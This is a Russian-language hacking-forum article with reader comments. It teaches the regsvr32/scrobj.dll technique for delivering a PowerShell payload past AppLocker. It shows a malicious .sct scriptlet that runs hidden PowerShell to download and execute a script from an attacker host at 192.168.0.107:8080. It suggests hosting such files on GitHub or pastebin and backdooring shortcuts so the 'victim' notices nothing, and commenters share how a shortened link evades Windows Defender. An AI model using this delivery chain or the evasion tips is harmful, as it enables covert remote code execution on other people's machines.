Следуйте инструкциям в видео ниже, чтобы узнать, как установить наш сайт как веб-приложение на главный экран вашего устройства.
Примечание: Эта функция может быть недоступна в некоторых браузерах.
Вы используете устаревший браузер. Этот и другие сайты могут отображаться в нём неправильно. Необходимо обновить браузер или попробовать использовать другой.
РАЗБОР
PowerShell для хакера (часть VI) [RegSVR and Backdooring ShortCut]
Доброго времени суток колеги. Сегодня продолжим c вами применять различные техники доставки полезной нагрузки c применением powershell и встроенной утилиты Windows RegSVR.
Техника такой доставки полезной нагрузки очень похожа на технику Web Delivery .
Ну сразу же хотелось бы сказать, что данная техника применяется в большинстве случаев для обхода
AppLocker, но его наличия совсем не обязательно.В конце статьи я попытаюсь продемонстрировать как можно эту технику применять для инжекта в ярлыки. И так ,давайте приступим)
Сперва давайте посмотрим как работает уже готовый експлойт в метаслоте
Как видим из описания - этот експлойт поднимает на стороне атакуещего простенький веб сервер где создается вредоносный .sct файл в котором находится команда для подгрузки вредоносного скрипта на powershell,который так же размещен на этом веб сервере.
Давайте зададим ему необходимые опции и запустим:
Как видим эксплоит выдал нам команду ,которую нужно запустить на стороне жертвы.
Как видим все очень легко и просто. Давайте посмотрим как это все работает:

Сперва посмотрим на соcданый файл .sct
Как видим это обычный XML файл который обработается библиотекой scrobj.dll ( Script Component Runtime) при скачивании . Regsvr32 является частью ОС и может использоваться для регистрации или отмены регистрации файлов COM скриптов в реестре Windows
Но если разобрать команду по подробнее: /s (silent) скрытая запуск, не использовать не каких сообщений на вывод.
/n -- говорит о том что не нужно использовать DllRegisterServer
/u -- отмена регистрации
/i -- отвечает за ссылку и DLLinstall
Наша XML представляет из себя VS или JS скрипт между тегами <registration>
Сам шаблон для выполнения команды выглядит так:
XML:
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="Codeby"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >

    <script language="JScript">
        <![CDATA[

            var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");

        ]]>
</script>
</registration>
</scriptlet>
В этом простом примере запускается просто cmd.exe:
var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
А в нашем примере метасплоит создал XML , где вместо cmd.exe запускается команда на павершел от веб деливери.
Malicous XML сказал(а):
var r = new ActiveXObject("WScript.Shell").Run("powershell.exe -nop -w hidden -c $w=new-object net.webclient;$w.proxy=[Net.WebRequest]::GetSystemWebProxy();$w.Proxy.Credentials=[Net.CredentialCache]:: DefaultCredentials;IEX $w.downloadstring('http://192.168.0.107:8080/');",0);
Думаю , что вполне легко ,по принципу прошлой моей статьи,написать генератор таких XML и закинуть такую XML где то на гитхаб или pastebin.
Какая одна из главных преимуществ этой техники ???
Мне удалось заметить - что при выполнении данной команды,жертва не видит кратковременного мелькания окна командной строки( как при обычном запуске команды для павершел).Следственно если где то прописать эту строчку в автозагрузку или куда то заинжектить - то врят ли жертва что то сможет заметить.)
Давайте я продемонстрирую как лекго можно создать вредоносный ярлык с использованием этой техники.
не подскажите в чем проблема, сессия открывается , если просто powershell запустить
А вот через гитхаб, не получается
[doublepost=1488804246,1488786009][/doublepost]
Приветствую, спасибо за ваши труды и познавательный материал! Могли бы вы выпустить еще одну часть по повершелу, о том как собирать информацию о лесе. Особенно интересна возможность сканирования версии хостов по смб, по типу сканера в мсф smb_version
Забавно, но заметил что у меня виндовс дефендр ругается тогда, когда сокращаешь ссылку через bitly.com, но если не сокращать, то все норм, на других не тестил
На 10 винде проблема с защитником виндовс, сразу же ругается на команду regsvr32 /s /n /u /i:http: ... scrobj.dll Threat descriptions search results - Windows Defender Security Intelligence
Ну оно и правильно, методу уже больше года, жаль что так поздно на него наткнулся, но все равно спасибо за статью)
---- Добавлено позже ----
Забавно, но заметил что у меня виндовс дефендр ругается тогда, когда сокращаешь ссылку через bitly.com, но если не сокращать, то все норм, на других не тестил
На данном сайте используются файлы cookie, чтобы персонализировать контент и сохранить Ваш вход в систему, если Вы зарегистрируетесь. Продолжая использовать этот сайт, Вы соглашаетесь на использование наших файлов cookie.







Комментарии
4